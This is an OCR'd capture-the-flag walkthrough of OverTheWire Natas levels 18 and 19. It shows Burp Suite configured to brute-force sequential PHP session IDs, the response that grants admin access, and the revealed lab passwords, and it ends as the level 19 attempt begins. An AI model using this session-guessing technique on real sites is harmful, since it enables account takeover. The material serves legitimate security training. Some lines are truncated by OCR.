
We use Burp Suite:



Request to http://natas18.natas.labs.overthewire.org:80 [13.49.206.224]

```
POST /index.php HTTP/1.1
Host: natas18.natas.labs.overthewire.org
Content-Length: 29
Cache-Control: max-age=0
Authorization: Basic bmF0YXMxODo2T0cxUGJLZFZqeUJscHhnRDRERGJSRzZaTGxDR2dDSg==
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://natas18.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-excha
=0.7
Referer: http://natas18.natas.labs.overthewire.org/
Cookie: PHPSESSID=20
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=admin&password=admin
```

The real puzzle here is this session ID, not login credential. So we will brute force on Session ID:



Choose an attack type


Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://natas18.natas.labs.overthewire.org

```
POST /index.php HTTP/1.1
Host: natas18.natas.labs.overthewire.org
Content-Length: 29
Cache-Control: max-age=0
Authorization: Basic bmF0YXMx0Do2T0cxUGJLZFZqeUJscHhnRDRERGJSRzZaTGxDR2dDSg==
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://natas18.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
Referer: http://natas18.natas.labs.overthewire.org/
Cookie: PHPSESSID=§20§
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=admin&password=admin
```



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Posit
different ways.

Payload set: 1 Payload count: 801

Payload type: Numbers Request count: 801

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range


Type: [✓ Sequential] Random

From: 0

To: 800

Step: 1

How many:



Resource pool

Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system resources across multipl

(● Use existing resource pool)

Selected	Resource pool	Concurrent requests	Request delay	Random de
○	Default resource pool	10		
●	Custom resource pool 1	30		

○ Create new resource pool

Name: Custom resource pool 1

☑ Maximum concurrent requests: 30

☐ Delay between requests: milliseconds

○ Fixed

○ With random variations

○ Increase delay in increments of milliseconds

☐ Automatic throttling


☑ 429

☐ 503

☐ Other

CSV format (e.g. 504,505)


And start the attack.



Request	Payload	Status code	Response...	Error	Timeout	Length	Comm
120	119	200	206			1363	
0		200	272			1321	
3	2	200	247			1321	
5	4	200	192			1321	
7	6	200	241			1321	
9	8	200	239			1321	
11	10	200	206			1321	
13	12	200	813			1321	
14	13	200	557			1321	
15	14	200	229			1321	
16	15	200	194			1321	
17	16	200	237			1321	
18	17	200	573			1321	
19	18	200	380			1321	
20	19	200	658			1321	
21	20	200	438			1321	
22	21	200	1523			1321	
23	22	200	239			1321	
24	23	200	214			1321	
25	24	200	241			1321	


```
  <script src="http://natas.labs.overthewire.org/js/wechall.js">
  </script>
  <script>
    var wechallinfo = {
      "level": "natas18", "pass": "6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ"
    };
  </script>
</head>
<body>
  <h1>
    natas18
  </h1>
  <div id="content">
    You are an admin. The credentials for the next level are:<br>
    <pre>
      Username: natas19
      Password: tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr
    </pre>
    <div id="viewsource">
      <a href="index-source.html">
        View sourcecode
```

So if we use session ID 119, we will be logged in as admin, no matter the credentials.



Request to http://natas18.natas.labs.overthewire.org:80 [13.49.206.224]

```
POST /index.php HTTP/1.1
Host: natas18.natas.labs.overthewire.org
Content-Length: 29
Cache-Control: max-age=0
Authorization: Basic bmF0YXMxODo2TOcxUGJLZFZqeUJscHhnRDRERGJSRzZaTGxDR2dDSg==
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://natas18.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
=0.7
Referer: http://natas18.natas.labs.overthewire.org/
Cookie: PHPSESSID=119
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=admin&password=admin
```




You are an admin. The credentials for the next level are:

```
Username: natas19
Password: tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr
```

Password: tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr

Level 19:


Username: natas19
URL: http://natas19.natas.labs.overthewire.org



This page uses mostly the same code as the previous level, but session IDs are no longer sequential...


Please login with your admin account to retrieve credentials for natas20.

but session IDs are no longer sequential…



Request to http://natas19.natas.labs.overthewire.org:80 [13.49.206.224]

```
POST /index.php HTTP/1.1
Host: natas19.natas.labs.overthewire.org
Content-Length: 31
Cache-Control: max-age=0
Authorization: Basic bmF0YXMxOTpObndFUjdQZGZXa3hzRzRGTldVdG9BWjlWeVpUSnFKcg==
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Origin: http://natas19.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
=0.7
Referer: http://natas19.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=3231312d77656f6968
Connection: keep-alive

username=weoih&password=dfweuig
```



